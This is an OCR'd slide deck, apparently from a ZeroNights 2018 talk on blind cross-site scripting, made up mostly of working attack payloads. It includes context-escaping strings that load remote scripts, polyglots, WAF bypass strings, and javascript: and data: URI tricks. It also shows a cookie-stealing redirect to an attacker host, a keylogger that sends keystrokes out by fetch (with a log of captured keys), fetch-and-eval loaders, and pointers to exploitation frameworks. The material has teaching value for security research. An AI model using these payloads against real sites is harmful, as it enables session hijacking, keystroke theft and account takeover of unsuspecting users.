I <"3 XSS

Security researcher
and your mother


Step 1

Create XSS payload

2^3 EDITION

#bugbountytip

Try to send Blind XSS in feedback form…



Escaping? Close comment

Close attributes

Close tags

One more time just in case

Url to script source

```
\-->
'>">
</style>
</div></article>
</script>
">
<script src=
https://securityz.net/1.js?>
```

83 symbols


```
\--
>'>"></style></div></article></script>
"><script
src=https://xxxxxxxxx.net/1.js?>
```

83 symbols

==

```
'"--></style></script>
<script src=//xxxxxxxxx.net/1.js>
```

55 symbols

2^3 EDITION

Where is the script running?

```
1  <!DOCTYPE html>
2  <html>
3      <head>
4
5      <title><script>alert(1)</script></title>
6
7      <style type="text/css">
8          <script>alert(2)</script>
9      </style>
10
11     </head>
12     <body>
13         <div>
14             <p>
15                 <script>alert(3)</script>
16             </p>
17         </div>
18
19         <textarea>
20             <script>alert(4)</script>
21         </textarea>
22     </body>
23 </html>
```

2^3 EDITION

- <iframe>
- <noembed>
- <noscript>
- <style>
- <xmp>
- <script>
- <noframes>
- <textarea>
- <title>
- <plaintext>
- <template>
- <frameset>

2^3 EDITION

- ~~<iframe>~~
- ~~<noembed>~~
- <noscript>
- <style>
- ~~<xmp>~~
- <script>
- <noframes>
- <textarea>
- <title>
- ~~<plaintext>~~
- ~~<template>~~
- ~~<frameset>~~


```
</noscript></style></script></textarea></title>
```

2^3 EDITION

<img> VS <svg>

onError onLoad

+ src

2^3 EDITION

```
<img src onerror=alert()>

vs

<svg onload=alert()>
```

2^3 EDITION

Hello

Elements | Console | Sources | Network | Performance | Memory | Application

top | Filter | Default levels

```
> document.body.innerHTML+="<script>alert('script')</script>"
  document.body.innerHTML+="<svg onload=alert('svg')>"
  document.body.innerHTML+="<img src onerror=alert('img')>"
```

2^3 EDITION

This page says

img

OK


Elements Console Sources Network Performance Memory Application

top Filter Default levels Group similar

```
> document.body.innerHTML+="<script>alert('script')</script>"
  document.body.innerHTML+="<svg onload=alert('svg')>"
  document.body.innerHTML+="<img src onerror=alert('img')>"
< "Hello<script>alert('script')</script><svg onload="alert('svg')"></svg><img src onerror=alert('img')>"
```

2³ EDITION


What about protocols?



- `<a href="XXX">Homepage</a>`
- `<iframe src="XXX"></iframe>`

2³ EDITION

data:



2^3 EDITION

data:

JSFiddle, Ltd [GB] | https://jsfiddle.net

Run Save Tidy Collaborate New Code hinting (autocomplete) in Beta

Fiddle meta

Untitled fiddle

No description

Add title to make the fiddle public

HTML

```
1 <iframe src="data:text/html,<script>alert(location.origin)</script>">
2 </iframe>
```

2^3 EDITION

data:

Tidy Collaborate New Coc

HTML ▼

```
1 <iframe src="data:text/html,<sc
2   </iframe>
```

An embedded page on this page says

null

OK

2³ EDITION

#bugbountytip

#bugbountytip: CSP: script-src 'self' trusted.com trusted2.com; if you have this LIMITED scenario, try injecting objects directly to execute XSS pastebin.com/nz29DhAa Firefox & Chrome will block but Latest Safari will Pass! #bugbounty #infosec

2:38 AM - 30 Aug 2018

Incapsula WAF bypass: %22%3E%3Cobject%20data=data:text/htr ;;;;;base64,PHNjcmlwdD5hbGVydCgxKTwv 2NyaXB0Pg==%3E%3C/object%3E #Waf #bypass #XSS

7:53 PM - 11 Oct 2018

#xss of the #day to bypass #waf (using a meta tag and url is not well known it seems,%00 confuses WAF while browsers / webservers ignore it)

a<%00meta name="i" HTTP-EQUIV="refresh" CONTENT="0;url=data:text/h%00tml;base64 ,PHNjcmlwdD5hbGVydCgiT1BFTkJVR0JPVU 5UWSIpOzwvc2NyaXB0Pg==">

3:07 PM - 22 Oct 2018

data:

```
<script src=data:,alert()></script>
<link rel=import href=data:>
```

javascript:

javascript:alert()

(everything is simple)

Current protocol

//


Current protocol

```
http://example.com => <a href=//test> => http://test

https://example.com => <a href=//test> => https://test
```

2^3 EDITION

?)




```
<a href='//test'>click me</a>
```

2^3 EDITION

Index of /

file://test/

Index of /

Name	Size	Date Modified
.DocumentRevisions-V100/		25/09/2018, 01:01:44
.fseventsd/		04/10/2018, 18:27:40
.PKInstallSandboxManager/		21/10/2016, 13:20:59
.PKInstallSandboxManager-SystemSoftware/		30/09/2018, 22:06:38
.Spotlight-V100/		11/04/2018, 20:16:19

Elements Console Sources Network Performance Memory Application

top Filter Default levels

```
> location.host
<· "test"
> location.pathname
<· "/"
```

Unix [edit]

Here are two Unix examples pointing to the same */etc/fstab* file:

```
file://localhost/etc/fstab
file:///etc/fstab
```

Windows [edit]

Here are some examples which may be accepted by some applications on Windows systems, referring to the same, local file *c:\WINDOWS\clock.avi*

```
file://localhost/c$/WINDOWS/clock.avi
file:///c:/WINDOWS/clock.avi
```

2^3 EDITION

#bugbountytip

java%0ascript:alert(1)
java%09script:alert(1)
java%0dscript:alert(1)
javascript://%0aalert(1)
javascript:alert(1);
javascript:alert(1)
//javascript:alert(1);
/javascript:alert(1);
//javascript:alert(1)
/javascript:alert(1)
/%5cjavascript:alert(1);
/%5cjavascript:alert(1)
//%5cjavascript:alert(1);
//%5cjavascript:alert(1)
/%09/javascript:alert(1);
/%09/javascript:alert(1)
javascript://www.domain.com?%a0alert%281%29
<>javascript:alert(1);
/x:1/:///%01javascript:alert(1)/
javascripT://ggffgfgfg%0D%0A%0D
%0Awindow.alert(document.cookie)

вот немного моих) 17:05

#bugbountytip

¼script¾alert(¢XSS¢)¼/script¾

<IMG SRC=java%00script:alert(\"XSS\")>

<IMG SRC="jav\tascript:alert('XSS');">

<BODY onload!#$%&()*~+-
_.,:;?@[/|\]^`=alert("XSS")>

<IMG SRC="livescript:alert('XSS')">

<BR SIZE="&{alert('XSS')}">

exp/*<A STYLE='no\xss:noxss("*//*");
xss:ex/*XSS*//*/*/pression(alert("XSS"))'>

<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">

<OBJECT TYPE="text/x-scriptlet"
DATA="http://attacker.site/xss.html"></OBJECT>

<object data="javascript:alert(XSS)">

Can still Flash? ActiveX? VBScript?


ZERO
NIGHTS
2018


2 3
EDITION

```
"> '> -->

==

"'-->
```

2^3 EDITION

https://polyglot.innerht.ml

Leaderboard

White-box

#	Name	Contexts	Characters	Resul
0	crlf	20	141	
1	europa	20	143	
2	EdOverflow	20	143	
3	h1/ragnar	20	143	
4	A. Korzhynskyi	20	143	

Contexts

```
<div class="{{payload}}"></div>
<div class='{{payload}}'></div>
<title>{{payload}}</title>
<textarea>{{payload}}</textarea>
<style>{{payload}}</style>
<noscript>{{payload}}</noscript>
<noembed>{{payload}}</noembed>
<template>{{payload}}</template>
<frameset>{{payload}}</frameset>
<select><option>{{payload}}</option></select>
<script type="text/template">{{payload}}</script>
<!--{{payload}}-->
<iframe src="{{payload}}"></iframe> " →
<iframe srcdoc="{{payload}}"></iframe> " → < →
<script>"{{payload}}"</script> </script → <\/script
<script>'{{payload}}'</script> </script → <\/script
<script>`{{payload}}`</script> </script → <\/script
<script>//{{payload}}</script> </script → <\/script
<script>/*{{payload}}*/</script> </script → <\/script
<script>"{{payload}}"</script> </script → <\/script " → \"
```

Polyglot by CRLF

```
javascript:"/*'/*`/*-->
</noscript></title></textarea></style>
</template></noembed></script>
<html \"%0Aonmouseover=/*%26lt;svg/*/onload=alert()//>
```

Finally

```
"'--></noscript></style></script></textarea></title>
                        +
          <img/src/onerror=alert()>
```

So

ZERO NIGHTS

2^3 EDITION

#bugbountytip

An example attack scenario

In this example, we will assume that the attacker's ultimate goal is to steal the victim's cookies by exploiting an XSS vulnerability in the website. This can be done by having the victim's browser parse the following HTML code:

```
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
```

This script navigates the user's browser to a different URL, triggering an HTTP request to the attacker's server. The URL includes the victim's cookies as a query parameter, which the attacker can extract from the request when it arrives to his server. Once the attacker has acquired the cookies, he can use them to impersonate the victim and launch further attacks.

Step 2

Preparing a script

XHR

```
1  // 1. Создаём новый объект XMLHttpRequest
2  var xhr = new XMLHttpRequest();
3
4  // 2. Конфигурируем его: GET-запрос на URL 'phones.json'
5  xhr.open('GET', 'phones.json', false);
6
7  // 3. Отсылаем запрос
8  xhr.send();
9
10 // 4. Если код ответа сервера не 200, то это ошибка
11 if (xhr.status != 200) {
12   // обработать ошибку
13   alert( xhr.status + ': ' + xhr.statusText ); // пример вывода: 404: Not Fou
14 } else {
15   // вывести результат
16   alert( xhr.responseText ); // responseText -- текст ответа.
17 }
```

XHR

~~var xhr = new XMLHttpRequest();~~

~~xhr.open...~~

fetch(//evil)

Keylogger

```
<img src onerror='
onkeypress=
(e)=>{fetch("//evil?k="+String.fromCharCode(e.which))}
,this.remove()
'>
```

2³ EDITION


Hello!

Title only

Elements Console Sources Network Performance Memory Application Security

```
<!doctype html>
<html lang="en">
▶ <head>…</head>
… ▼ <body> == $0
  ▶ <header class="navbar header">…</header>
  ▼ <div class="wrap">
    ▼ <div class="col-xs-12 col-8">
      ▼ <div id="search-box" class="container centered">
        ▼ <div class="columns">
          ▼ <div class="column col-8 col-mx-auto col-ml-auto col-mr-auto">
            ▶ <form id="search-form">…</form>
            ▶ <div id="tabs" style="visibility: hidden;">…</div>
            </div>
          </div>
          ::after
```

2^3 EDITION



Name	Status	Type	Initiator	Size
?k=H hi.bo0om.ru/i	200	fetch	VM146:1 Script	251 B 43 B
?k=e hi.bo0om.ru/i	200	fetch	VM146:1 Script	216 B 43 B
?k=l hi.bo0om.ru/i	200	fetch	VM146:1 Script	100 B 43 B
?k=l hi.bo0om.ru/i	200	fetch	VM146:1 Script	101 B 43 B
?k=o hi.bo0om.ru/i	200	fetch	VM146:1 Script	216 B 43 B
?k=! hi.bo0om.ru/i	200	fetch	VM146:1 Script	100 B 43 B

sendBeacon

```
function logData() {
  var client = new XMLHttpRequest();
  client.open("POST", "/log", false); // последний параметр устанавлив
  client.setRequestHeader("Content-Type", "text/plain;charset=UTF-8");
  client.send(analyticsData);
}
```

```
function logData() {
  navigator.sendBeacon("/log", analyticsData);
}
```

Repalce document

~~document.write()~~

```
document.documentElement.innerHTML=''
document.body.innerHTML=''
```

Backticks

```
alert``
```

```
a = `my
favorite
js`
```

HTML5 History API

```
history.pushState(0, 0, '/login');
```

location.hash

```
eval(decodeURI(location.hash.slice(1)))
```

Get script

```
x=document.createElement('script')
x.src='//evil'
document.body.appendChild(x)
```

Get script

```
fetch('//evil').then(x=>x.text().then(eval))
```

2^3 EDITION

Base64

```
atob('TXlUZXh0')
==
MyText
```

Regexp

```
/MyText/.source
==
MyText
```

Regexp+Base64

```
atob(/TXlUZXh0/.source)

==

MyText
```

Regexp

```
document.cookie == document['cookie']
```

```
document['location']=javascript:alert()
```

2^3 EDITION

window.name

```
> window.name=`Hello ZeroNights!
  I rly <"3 XSS.
  It's very interesting :3`
<· "Hello ZeroNights!
  I rly <"3 XSS.
  It's very interesting :3"
> location.href='//google.com'
<· "//google.com"
  Navigated to https://www.google.com/
```

2^3 EDITION

window.name

```
> window.name=`Hello ZeroNights!
  I rly <"3 XSS.
  It's very interesting :3`
<· "Hello ZeroNights!
  I rly <"3 XSS.
  It's very interesting :3"
> location.href='//google.com'
<· "//google.com"
  Navigated to https://www.google.com/
  ▶ XHR finished loading: GET "https://www.google.ru/domainless/read?igu=1"
  ▶ XHR finished loading: GET "https://www.google.com/domainless/write?igu=
> window.name
<· "Hello ZeroNights!
  I rly <"3 XSS.
  It's very interesting :3"
>
```

Eval

```
eval
setTimeout
setInterval
```

Eval

```
Set.constructor`alert\x281\x29`()
Function`alert\x281\x29```
[]["filter"]["constructor"]("alert \x281\x29")``
```

Implicit conversions

```
window.name='=alert(123)'
```

```
window.onerror=eval;throw window.name
```

2^3 EDITION

U need eval?

- `document.body.innerHTML`
- `location.href`

- document.getElementById
- document.getElementByName
- document.getElementsByTagName
- document.getElementsByClassName

- document.querySelector


```
document.querySelector(".name").value="Peter Winter"
document.getElementsByTagName("button")[0].click()
document.getElementsById("register")[0].submit()
```

- document.frames
- document.anchors
- document.images
- document.links
- document.forms

2^3 EDITION

Step 3

PWN

https://github.com/mandatoryprogrammer/sonar.js

A framework for identifying and launching exploits against internal network hosts. Works via WebRTC IP enumeration combined with WebSockets and external resource fingerprinting.

2^3 EDITION

https://github.com/niklasvh/html2canvas

The script allows you to take "screenshots" of webpages or parts of it, directly on the users browser. The screenshot is based on the DOM and as such may not be 100% accurate to the real representation as it does not make an actual screenshot, but builds the screenshot based on the information available on the page.

Dashboard for XSS ☺

- https://github.com/mandatoryprogrammer/xsshunter
- https://github.com/Netflix-Skunkworks/sleepy-puppy
- https://github.com/psych0tr1a/elScripto
- https://github.com/ssl/ezXSS
- https://github.com/LewisArdern/bXSS

ZERO

2 3 EDITION

inspectlet.com

Recently Recorded Sessions

Show: IP Address Session Length Starting Page Referrer Last Activity Screen Size Tags

Reset table preferences

IP Address	Session Length	Starting Page	Referrer	Last Activity
67.169.164.48 /tour/heatmaps » /plans	2 pages - 11 hours 8 ...	Website Heatmaps	http://www.inspectle...	Feb 27, 5:01 am
90.61.181.6 /optout » /optout » /tour » /tour/heatmaps	4 pages - 1 min 4 secs	Opt-out - Inspectlet	https://fr.wordpress.c...	Feb 27, 4:56 am
116.231.135.69 / » /plans » /plans	3 pages - 19 mins 9 ...	Inspectlet - Website H...	google	Feb 27, 4:53 am
212.121.118.252 /	1 page - 3 hours 19 ...	Inspectlet - Website H...	google	Feb 27, 4:52 am
24.196.175.18 / » /plans » /signup/free » / » ... (11 pages total)	11 pages - 1 week 2 d...	Inspectlet - Website H...	google	Feb 27, 4:50 am
220.255.135.131 / » /signup » / » /signup	4 pages - 41 mins 46...	Inspectlet - Website H...	inspectlet review	Feb 27, 4:50 am
81.189.25.132 /optout » / » /tour/realtime-analytics	3 pages - 27 secs	Opt-out - Inspectlet	https://wordpress.co...	Feb 27, 4:47 am
92.239.87.219 / » / » /	3 pages - 3 hours 4 ...	Inspectlet - Website H...	Direct	Feb 27, 4:41 am

Load/Save Filters

▾ SHOW SESSIONS FROM

- (•) Last 30 days
- ( ) Last Week
- ( ) Choose a custom date range

▾ SESSION ATTRIBUTES

- [x] Show sessions from new visitors.
- [x] Show sessions from returning visitors.
- [ ] Show only starred sessions.

Number of Pages: 1 to ∞

Visit Duration: 0 to ∞

▾ NAVIGATION PATH

Landing Page: URL is — eg. www.example.com

Visited Page: URL is — eg. www.example.com

Exit Page: URL is — eg. www.example.com

▾ VISITOR ATTRIBUTES

IP Address | Country

▾ TAGGED WITH

Enter a tag

Add Another Tag

THANKS FOR ATTENTION